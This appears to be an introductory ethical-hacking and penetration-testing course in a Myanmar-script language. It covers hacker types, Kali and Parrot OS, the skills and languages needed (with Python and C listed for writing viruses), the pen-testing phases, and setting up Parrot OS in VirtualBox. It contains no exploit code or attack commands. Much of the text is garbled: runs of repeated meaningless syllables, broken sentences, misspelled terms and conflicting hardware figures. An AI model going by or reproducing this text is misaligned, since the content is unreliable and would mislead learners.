



Digital

Security/.

လွင်းရှမ်းလှမ်းစေးမုဆိုး

ကံသိင်ယွတ် -
ရှင်းရှမ်းလှမ်းစေးမုဆိုး (SSSNY)

ဂၢၤဆဲးဆိုင်း -

ရှုၤလၢဂ်းဂၢၤဆဲးတိုက် (hacking)

1.1 /

ဂၢၤဆဲးတိုက် (hacking)

ဂၢၤဆဲးတိုက် (hacking) ကဆဲးတုၤဆဲးပွင်တုၤ၊ ဂၢၤဆဲးတုၤပၤဆဲးတုၤကမ်ဆဲးဆဲး လွင်းယုၤပံးယုၤမံးစွဲၤ နှိုင်းမိုဝ်း IT သေ ဗၢ်းထိုင်စော့မုခ်းလၢဂ်းဂၢၤဆဲးတိုက်မံးမံး။ ပိုင်တိုက်၊ မဆဲးမိုခ်းဆဲးဂၢၤဆဲးလွဲၤပုၤပံးဂီၢ်မံး (program) သေ လၢဂ်းမံးလၢဂ်း စွဲၤပိုင်မံး။

1.2 /

တိုက်ဂၢၤ (hackers)

တိုက်ဂၢၤ (hacker) ပီၤဆဲးဂၢၤဆဲးကဆဲးဂၢၤ၊ တိုက်ဂၢၤပိုင်မံး တၢၢ်ဗၢ်းထိုင်စော့မုခ်းလၢဂ်းလၢဂ်းသုၤဆဲးတုၤ ကမ်ဆဲးဆဲး မုခ်းလုၤမံးပိုင်မံး။ ဂၢၤမံးဆဲး တိုက်ဂၢၤဆဲးဆဲး ပီၤဆဲးဗူၤလုၤလီၤဆဲး၊ ဗေၤ၊ IT လုၤပိုင်ကဆဲးမေးတိုက်မံးပုၤပံးဂီၢ်မံး (programming)။

တိုက်ဂၢၤဆဲးဆဲး မီးလၢမိၢ်း -



Ethical Hacker (white hat) - တိုက်ဂၢၤဂၢၤဆဲးလီၤ ကမ်ဆဲး တိုက်ဂၢၤမၢၤ၊ ရှုၤသီဗၢၢ်။ တိုက်ဂၢၤသီဆဲးဆဲး လၢမံးလၢဂ်းစော့ မုခ်းလၢဂ်းစွဲၤပိုင်မံးသေ ခိုခ်းတၢၢ်လၢမံးပၤဆဲးပိုင်မံး စလး လွဲၤစးလၢတိုက်ပၤဆဲးတုၤ။



Cracker (black hat) - တိုက်ဂၢၤဂၢၤဆဲးတုၤ ကမ်ဆဲး တိုက်ဂၢၤမၢၤရှုၤသီ လၢမံး။ တိုက်ဂၢၤသီဆဲးဆဲး ယုၤဂၢၢ်း ကမ်ဆဲး လၢဂ်းစော့မုခ်းပိုင်မံး တွဲၤဆဲး တၢၢ်ဗူၤဆဲးလီၤလၢဂ်းဂၢၢ်။



Grey hat - တိုက်ဂၢၤမၢၤရှုၤသီမုခ်း။ တိုက်ဂၢၤသီဆဲးဆဲး မၢၤပွၢ်းဂေး ပီၤဆဲး ဂၢၤဆဲးလီၤမၢၤပွၢ်းသမံးပီၤဆဲးဂၢၤဆဲးတုၤ။



Script kiddies: တိုက်ဂၢၤလုၤကွဲးကွဲး။ ဆဲးပီၤဆဲးလုၤကွဲးကွဲးတၢၢ် တိုက်ဂၢၤ လုၤပိုင်ကဆဲးကမ်မီးတၢၢ်ရှုၤသေ လွဲၤခိုင် မိုဝ်းကဆဲးပိုင်မံးတိုက်မး ဂျၢၤတိုက်တၢၢ်ဂေး။



Hacktivist- ဗူၤတုၤဆိုင်ဗေၤတိုက်။ တိုက်ဂၢၤသီဆဲးဆဲး ပီၤဆဲးတိုက်ဂၢၤကဆဲးဂၢၤတိုက်မံးစလး ဂျၢၤတိုက်ပိုင်မံး ယုၤဆဲး သုၤသဆၢၤ ဂၢၤဆဲးပိုင်မံး ကမ်ဆဲး လွင်းယုၤမံးယုၤမံးလၢဂ်းဂၢၢ်။

1.3 / ရှိတ်ဂျူဆီးလီ (ethical hacker)

Ethical Hacker (white hat) - ရှိတ်ဂျူဆီးလီ ကမ်းဆစ် ရှိတ်ဂျူမာဂ်ဂျူဝဲသီစာဝဲဆဲ။ ပီဆဲဂျူဆီး ကမ်းလမ်းလက်စော့မုခ်းလဝ်စွင်ပိုဆီးသေ ခိုဆီးတင်၊လံးငါဆီးပဆဲပိုဆီး၊ စလး လွံးစဂးလိတ်း ပဆဲဂျူသင်စာဝဲထူဝ်းဂှ်ဆဲလွင်ယုတ်းယွမ်းဆီးခိုင်းမိုဝ်း IT ။ တၢင်းပိုင်းကၢဆီးသုင်သုတ်းစွင် ရှိတ်ဂျူ ဂျူဆီးလီဆဲဆဲ။ ပီဆဲပုဆီးတၢ်၊ “ရှိတ်းရှိတ်းမီးလွင်ရွှမ်းလှမ်းစော့မုခ်းသုင်သုတ်း” ဆဲဆဲယဝ်။

ရှိတ်ဂျူဆီးလီဆဲ။ တေလံးလွမ်း ပဂ်းပိုင်မိုဆဲဆဲ -

- တေလံးယွမ်းစွင် လဝ်းစွင် ခိုင်း IT ကဆဲတေဂျူရှိတ်ကွမ်တၢင်း
- တေလံးခိုဆီးတၢင်းဗိုဆဲလံးငါဆီး ဂပ်းဂံ၊လူလ်းဂျူဆဲထူဝ်းဂှ်ဆဲ ဂျူလွင်လွင်း စဆဲလဝ်းစွင်မဆဲ
- တေကမ်လံး ပိုဆဲစဖးစော့မုခ်းလဝ်ဆဲ။ ပဆဲဂျူဆီးတၢင်းဂျေ
- လွံးစဂးလိတ်းပဆဲဂျူ ကမ်းဆဲလွင်ယုတ်းယွမ်းကမ်းလံးထူဝ်းဂှ်ဆဲ

1.4 / ခိုင်းမိုဝ်းရှိတ်ဂျူ (hacking tools)

Operation Systems (OS) ကဆဲရှိတ်ဂျူလွံ

ဝဆဲးမိုဝ်းဆဲ။ OS ကဆဲလွံတၢ်ဂၢၤဆဲရှိတ်ဂျူဆဲမီးတၢင်းဆဲမိ။ ကဆဲလိုင်လင်စလးလွံဆဲသုတ်းဆဲဆဲ။ တေပီဆဲ Kali Linux စလး Parrot OS ဆဲဆဲယဝ်။



Kali Linux



Parrot OS

ပိုဆဲးဂီဝ်း

Kali Linux ဆဲဆဲလက်တီ၊ Debian Linux သေရှိတ်းမး။ မဆဲးပီဆဲ OS ကဆဲထုဂ်လွံ ဆဲသုတ်းဆဲလုမ်းဖှာ။ ပုဆဲးတၢ်ဂၢၤဆဲရှိတ်ဂျူ။ Kali Linux သွံးမးပုဆဲးခိုင်းမိုဝ်းရှိတ်ဂျူ 600 ပံ တၢ်ဂၢၤဆဲရှိတ်ဂျူလွင်လွင်။ မိုဝ်းကွမ်တၢင်း လိုင်မဆဲးရွင်တၢ် BackTrack Linux ဂူလ်း မးလီဂ်းလးလိုင်ပီဆဲ Kali Linux ဆဲးပီ 2013။

Parrots OS ဆဲဆဲလက်တီ၊ Deban Linu သေ ရှိတ်းကွဂ်မးမိုဝ်းပီ 2013။ လံပီမးဆဲ။ Parrots OS လံးရှပ်လွင်သုဆဲ လွံးစလးမီးဂျူဆီး လွံးမဆဲဆဲမးစတးစတး။

လွင်ပီဂ်းပိုင်းဂဆဲ

- တေလံးမီး RAM တီးဂေ၊သုတ်း 1GB
- သင်လုင်ဆဲးစွမ်းဆဲ တေလံးမီးပိုဆဲတီး ဂ်းစော့မုခ်းတီးဂေ၊သုတ်း 20 GB
- တေလံးမီး RAM တီးဂေ၊သုတ်း 320MB
- 2. သင်လုင်ဆဲးစွမ်းဆဲ တေလံးမီးပိုဆဲတီး ဂ်းစော့မုခ်းတီး
- တီးဂေ၊သုတ်း 16 GB

လင်းကမ်မိုခ်းဂမ်

- OS တင်းသွမ်ကမ်ရှိုတ်းမုးပုခ်းတု၊ဂမ်ရှိုတ်း (hacking)
- ဗတ်တင်းသွမ်ကမ် လုဂ်းတီး Debian Linux သေတီမ်းမုး
- ဗတ်တင်းသွမ်ကမ် သွမ်းပုခ်းပုခ်းဂ်းရှိုတ်းရှိုတ်းတု၊ဂမ်ရှိုတ်းတင်းဆမ်
- ဗတ်တင်းသွမ်ကမ် သွမ်းသွမ်းဆွမ်း ဖုခ်းကမ်ဆမ် IoTs လုံး
- ဗတ်တင်းသွမ်ကမ် ပီဆမ် OS open source ကမ်ကမ်လုဂ်းသိုတ်း

လင်းတင်းကမ်ရှိုတ်းဂု၊လုဂ်းလွ်း OS

- ဂုခ်းလွ်းဆမ်လင်းမီးမိုတ်းဆမ်
- မမ်းရှိုတ်းမုးပုခ်းတု၊ လုဂ်းစော့မုခ်း
- ဖမ်ရှိုတ်းပုခ်းဂ်းရှိုတ်း ရှိုတ်းလီလင်းလီလွ်း
- သုခ်းတုဂ်းရှိုတ်းဂု၊ ဂမ်သိုတ်း
- OS ခလး ပုခ်းဂ်းဆမ်မတ်လုဂ်းလင်းလီလင်းလင်းလင်းလီလင်း Kalinux

1.5 /

တင်းရှိုတ်းကမ်ရှိုတ်းဂု၊လုဂ်းမီး (hacking skills)

ဂမ်ပီဆမ်ရှိုတ်းဂု၊ဂတ်းစီဆမ်ဂေ့ဆိုင်ဆမ် တေလုံးမီးတင်းရှိုတ်းလု၊လုဂ်းပုခ်းတု၊ ရှိုတ်းထိုင်တီးလီလင်းမတ်လင်းဂပ်၊ ပိုဆမ်မမ်၊တင်းရှိုတ်းကမ် တေလုံးမီးဆမ် မီးမိုတ်းဆမ် -

- Networking Administration - ရှိုတ်းလင်းကမ်ရှိုတ်းဂမ်ဆွမ် internet ခလး network လီလီ
- Linux Administration - မီးပိုဆမ်မမ်၊ဂမ်လွ်း Linux OS
- Windows Administration - မီးတင်းရှိုတ်းလွ်း Windows
- Programming skills - မေ့မုးသု၊တီမ်းပုခ်းဂ်းရှိုတ်းပိုဆမ်မမ်, (eg. HTML, PHP, Python)

1.6 /

မေ့သု၊ပုခ်းဂ်းရှိုတ်းတု၊ရှိုတ်းဂု၊ (programming language)

ရှိုတ်းဂု၊ဆိုင်ဂေ့တေလုံးမေ့တီမ်းပုခ်းဂ်းရှိုတ်းမေ့သု၊သင်ဆမ်ဆမ် စော့တွပ်၊မမ်းယု၊တီးတု၊ရှိုတ်းဂု၊ ဂေ့ဆမ် မမ်းရှိုတ်းရှိုတ်းသင်၊ ပိုင်တီဂ်းမမ်း သင်ရှိုတ်းရှိုတ်း Windows ဆ်တေလုံးတီမ်းမိုတ်း ကမ်လွ်း မေ့သု၊ Visual Basic Classic (.vbc) ၊ ဂု၊လုဂ်းဂု၊ .vbc ဆ်မမ်းကမ်လွ်းလင်းဆွမ်း Linux ၊ ဂွပ်းဆမ် ရှိုတ်းဂု၊ဂမ်ဆမ် တေလုဂ်းလွ်းမေ့သု၊ပုခ်းဂ်းရှိုတ်း ကမ်လွ်းလင်းဆွမ်း OS မိုတ်းဆမ် -

#	လုဂ်း	တီးလွ်း	လွ်းတင်း
1	HTML/CSS	တု၊တီမ်းဝီပ်	လွ်းတု၊ရှိုတ်းဝီပ် မိုတ်းဆမ်စော့မုခ်း login
2	JavaScript	တု၊တီမ်းပုခ်းဂ်းရှိုတ်းဝီပ်	လွ်းတု၊ရှိုတ်းဝီပ် မိုတ်းဆမ် cookies
3	PHP	တု၊ web server	လွ်းတု၊ရှိုတ်းဝီပ် server
4	SQL	တု၊ dabase	လွ်းတု၊ရှိုတ်းစော့မုခ်းဝီပ်
5	Python	တု၊တီမ်းပုခ်းဂ်းရှိုတ်း	လွ်းတု၊တီမ်းမိုတ်း virus ဂု၊လွ်းလွ်း
6	C C++	တု၊တီမ်းပုခ်းဂ်းရှိုတ်း	တု၊တီမ်းမိုတ်း(virus) Windows ခလး Linux
7	Java	တု၊တီမ်းပုခ်းဂ်းရှိုတ်း	လွ်းတု၊တီမ်းမိုတ်း Android ခလး ဗွမ်း

1.7 /

ရှမ်းလမ်း၊လမ်းလွင်း ရှမ်းလူမ်းစေးမုမ်း (penetration testing)

Penetration Testing (ကမ်းဆစ် Pen-testing) ပီဆ်ဂါဆ်ဂါဆ်ဂါဆ်ဂါဆ်ဂါဆ် စေးယုမ်း
ယုမ်းဆ်း နှိုင်းစား၊ (networks) systems စလး နှိုင်းမိုဝ်းကားထီ၊ (applications) တု၊ရှေးဂင်းကမ်း၊
ရှ်းစေးမုမ်းရှ်းလံ။ Penetration testing လမ်းပီဆ်ရှ်းဂါ၊ရှ်းစေးမုမ်းရှ်းလံ။

တု၊ရှ်းစေးမုမ်း Penetration Testing ဆစ်၊ ရှ်းဂါ၊တေးလံးရှ်းစေးမုမ်းပိုင်ပုးတုးဆ်-

- တေးလံးကုမ်း၊ကုမ်းစလးလံးစွာင် (ဖိုဆ်လိဂ်းစေးလံးလှ်) တီးလင်းစွင်စေးမုမ်းကမ်းတေး
လမ်းရှ်းဂါ၊တု၊လုးကွမ်တင်း
- တေးကမ်းလံး လမ်းရှ်းဂါ၊ဆစ်လှ်ဝ် စွပ်၊စိတ်၊ (ကွင်းတီး) ကမ်းလံးလှ်ဂမ်ဝ်-တင်းလင်းစွင်
စေးမုမ်း
- တေးကမ်းလံးပိုဆ်စေးမုမ်းပမ်တင်း၊ဂေး၊ လှ်ဝ်သေးလင်းစွင်စေးမုမ်း
- ရှ်းစေးမုမ်းဖွမ်းဆ်းတီးလင်းဂပ်၊ ရှ်းလိတီးသုတ်

1.8 /

တင်းရှ်းကမ်း ဖွမ်းလမ်းလွင်း ရှမ်းလူမ်း (pen-tester) လှ်ဝ်၊မီး

ကမ်းပီဆ်ဖွမ်းလမ်းလွင်းရှ်းစေးမုမ်းကမ်းဆစ် penetration-tester ဆစ်၊ ပွင်၊တုးစဝ်တေးလံး
ပီဆ်ဂါဆ်းမေးယု၊ဂပ်းစေးမုမ်း စလးမေးရှေးဂင်းစေးမုမ်း။ ယုဆ်းဆစ် ဖွမ်းလမ်းလွင်းရှ်းစေးမုမ်း
စေးမုမ်း တေးလံးမီးတင်းရှ်းတင်းဆစ် မှိုဆ်ဆစ်၊ -

- Information Gathering - ကမ်းဂပ်းစေးမုမ်း
- Linux system exploitation - ကမ်းရှ်း Linux system
- Windows system exploitation - ကမ်းရှ်း Windows system
- Network system exploitation - ကမ်းရှ်း Network system
- Web application exploitation - ကမ်းရှ်းဝိပ်
- Reverse engineering - ကမ်းလှ်ဝ်၊ရှ်း source code စွင်မိင်း
- Anti-virus Evasion - ကမ်းပံးကမ်းရှ်း ပုဝ်းဂိမ်းစေးမုမ်းမိင်း
(Anti-virus) လှ်ဝ်လံး
- Social Engineering - ကမ်းရှ်းဂါ၊ဆစ် (ကမ်းရှ်းပံးလှ်)

1.9 /

စက်တုဆ်းဂါဆ်လမ်း လွင်းရှ်းစေးမုမ်း (pen-testing processes)

<p>1 ကမ်းရှ်းစေးမုမ်း (preparation)</p> <p>ဖိုဆ်ကမ်းတုးမီးလွင်းယံဆ်းကမ်း ဆ်းတေးရှ်းဂါ၊ကီးသင်၊ တီးလှ်၊ ဖိုလှ်၊ စလး စာဝ်းယမ်းလှ်</p>	<p>2 ကမ်းဂပ်းစေးမုမ်း (reconnaissance)</p> <p>ဂိမ်းစေးမုမ်းဂပ်းဂါ၊လှ်ဝ် လွင်းကမ်းရှ်းတေးရှ်း မှိုဆ်ဆစ်၊စဝ်ပီဆ်ဖွမ်း ယု၊တီးလှ်၊ လှ်ဝ်ပီဝ်၊တုးရှ်း လှ်းစေးမုမ်းမိုဝ်းသင်၊ စလးလှ် system သင်လှ်ဝ်ဆ်</p>	<p>3 ကမ်းရှ်းလွင်းယုမ်း (scanning)</p> <p>လှ်းစေးမုမ်းရှ်းဂါ၊သေး ရှ်းတုးလှ်းစေးမုမ်း IT စွင်ကမ်းရှ်းတေးရှ်းဆစ် လွင်းစဝ်လှ်ဝ်ပိပ်၊ဖေးတု (port) သင်ဝ်၊ စလးလှ်၊မမ်း မီးပမ်ရှ်းကမ်းလင်းရှ်းစေးမုမ်း ယု၊ဂပ်းမမ်းလံး</p>
<p>4 ကမ်းရှ်း (exploitation)</p> <p>လှ်းလှ်ဝ်လမ်းရှ်းဂါ၊လှ်ဝ်လွင်း သေး လမ်းရှ်းဂါ၊တု၊လုးတုးလှ် စဝ်းယု၊ဂပ်းစေးမုမ်းလံး</p>	<p>5 ကမ်းလမ်းစေးမုမ်း (reporting)</p> <p>ဝါးသေးရှ်းဂါ၊ယဝ်၊ တေးလံးစိုဆ်း တင်းဖိုဆ်လမ်းစေးမုမ်း ထုမ်းရှ်းပမ်ရှ်းသင်စလး တေးလံးစေးမုမ်း လှ်ဝ်ပမ်ရှ်း လှ်ဝ်</p>	

ဂၢၢ်ဆၢ်သွၣ် -

ဂၢၢ်ဆၢ်ရှၢင်းရှီဆၢ်းခွိုင်းမိုဝ်း (Lab)

2.1 /

ခွိုင်းမိုဝ်းရှီဂၢၢ်

ဂၢၢ်ဆၢ်ပီဆၢ်ရှီဂၢၢ်,ဂၢၢ်ဆၢ်. တေလံးလွဲးခွိုင်းမိုဝ်းတင်းဆၢ်. ဂၢၢ်ဆၢ်ခွိုင်းလွဲးတင်းဂၢၢ်ဆၢ်လဝ်းဂၢၢ်,ခွိုင်းရှီ တ်း ခွိုင်းသၢင်းသေ ရှီဂၢၢ်,ဂၢၢ်,ဂၢၢ်.ဆၢ်ခွိုင်းခလးဂၢၢ်,ဆၢ်ခွိုင်းလွဲးခွိုင်းမိုဝ်း ဂၢၢ်ဆၢ်ဂၢၢ်,မိုဝ်းဂၢၢ်. ဂၢၢ်ဆၢ်ခလး. တေကွၢ်ဂၢၢ်ဆၢ်လွဲး. ခွိုင်းမိုဝ်း hardware (မိဝ်းဂၢၢ်ဆၢ်ယိဝ်းလံး) ခလး ခွိုင်းမိုဝ်း software (မိဝ်းဂၢၢ်ဆၢ် ဂၢၢ်,ယိဝ်းလံး မိုဝ်းဆၢ်,ပုးတုးဆၢ်-

ခွိုင်းမိုဝ်း hardware



computer



USB



mobile phone



WiFi adapter

ခွိုင်းမိုဝ်း software



email သုဆၢ်,တူဝ်



VPN တၢ်လဝ်. IP address




Security OS တၢ်,ရှီဂၢၢ်.



Virtualbox တၢ်,သၢင်း Linux ဆၢ်းခွိုင်း Windows

2.2 / တာဝ်းလူတ်း software ကဆံလူဝ်းလွံ



တာဝ်းလူတ်း Parrots OS တီး
www.parrotlinux.org




တာဝ်းလူတ်း Virtualbox တီး www.
virtualbox.org

သင်တေသင်း Parrot OS ဆွဲး
Windows ဆံ နွံးတာဝ်းလူတ်း
Security Edition (.ova)


2.3 / ရှာင်းရှီဆိးတီးဂီပ်းဈေးမုဆိုး

1. သင်း Folder ကဆံမို့မို့ဆိဆင်, Virtualbox (စတီးလုံယုးသွံးဆွဲး C: သင်ပိဆိလံး ယုဆိးဈေးမုဆိုး တေရှာမို့ဝ်း Windows ရွံး)။
2. ကပ် Parrot OS.iso ရွံးဂီပ်းဝံးဆွဲး Folder ကဆံရှီတီးမို့။




2.4 / လံးသင်း Parrot OS ဆွဲး Virtualbox


- 1) ဇုလုပုဝ်းဂီမ်း Virtualbox ယဝ်းရွံးတီး
File >> Import Applications



2. လိုက်နာပြီး Parrot Security.ova ကို အောက်ဖော်ပြပါအတိုင်း ဖွင့်ပါ။




3. လိုက်နာပြီး တိုးတက်ရေးအတွက် Virtualbox တွင် Import



မိတ္တူကူး - ရှင်းချက်လေးလေးတင်ဆက် RAM၊ CPU စလုံး Harddisk တိုးဆုံးလုံး

ပိုမိုတိုးတက်ရေးအတွက် Import ချော့နှိပ်ပါ။ သင်တန်းအစီအစဉ်အရ ပွင့်ပါ။ Parrot OS ရှင်းချက်တင်ဆက်ပါ။




2.5 /


လုံးလုံးစား RAM တဲ့၊ Virtualbox

တုန့်တုန့်တုန့် Parrot OS ဆွဲ Virtualbox လုံးလုံးစားတုန့်တုန့်တုန့် တုန့်တုန့် RAM တုန့် 2 GB (သင်တုန့်တုန့် 4GB)။

လွှဲတုန့် Parrot OS တုန့်တုန့်တုန့်တုန့်တုန့် တုန့်တုန့် Settings




လွှဲတုန့် Systems သေတုန့်ပစ် RAM တုန့်တုန့်တုန့် 2048 MB (2GB) ယင်တုန့်တုန့် OK



2.6 /

လုံးလုံးစား Parrot OS ဆွဲ Virtualbox

လွှဲတုန့် Virtualbox ယင်လွှဲတုန့်တုန့်တုန့် Start



မံတုန့် - သင်တုန့်တုန့်လွှဲတုန့် Parrot OS လုံးလုံးစား စီစဉ်တုန့်တုန့်တုန့်လွှဲတုန့်လွှဲတုန့် Oracle VM VirtualBox Extension Pack တုန့် www.virtualbox.org/wiki/Downloads

VirtualBox 6.0.14 Oracle VM VirtualBox Extension Pack

- [All supported platforms](#)

Support for USB 2.0 and USB 3.0 devices, VirtualBox RDP, disk encryption, NVMe and introduction to this Extension Pack. The Extension Pack binaries are released under the same version extension pack as your installed version of VirtualBox.

ကမ်သမ်


ရှ်းလ်း Linux

3.1 /

လ်းဆ်း (Linux)

လ်းဆ်း (Linux) ပ်း Operation System မ်းဆ်း မိုခ်ဆင်, Windows , Android, iOS
လေး; MacOS။ Linux ဆဆ်းကမ်းကပ်ကပ်ပိုင် OS ခွင် Unix သေ စတေးသင်းမုးဆ်းပီ 1991
လူလ်းဖုးတ်းပုးဂ်းလ်းလ်း Linus Torvalds။ Linux ပ်း OS ကမ်ကမ်,လူလ်း,လ်းသိုဝ်း (open
source) လေး; ယမ်းလ်း Linux ဆဆ်းထုဂ်းလ်းဆ်းမိုခ်မိုခ်ကပ်,ထ်း (IT) လမ်ဂူးတ်း! ဝ်းသ်း
ကမ်ကပ်းစပ်းတူလ်း! မိုခ်းယေးငိုခ်းကမ်ကပ်းဂျုထုဂ်းငိုခ်း! ဖုးဆ်း Android လေး; macOS ဆဆ်း
လူဂ်းတ်း Linux မုးတင်းမူတ်းယဝ်း။

ကပ်းဆ်းပ်း OS ကမ်ကမ်,လူလ်း,သိုဝ်းဆ်းလေး; ဂုးဆ်းလ်းကမ်ဆ်း,ဖ်း,တ်းပုးဂ်း (program-
mer) ဆဆ်း လမ်းကပ် kernel code ခွင် Linux မိုခ်းထုဂ်း,ဂ်းကွဂ်း, OS မိုခ်းလ်း။ ဆ်းပွင်,လ်း
ပီးဆ်းတ်းဂုးလမ်းကပ်ကပ် Linux သေ သင်းကွဂ်း, OS ဖုးသုတ်းလ်း ဆ်းယဝ်း။



+ logo ခွင် Linux



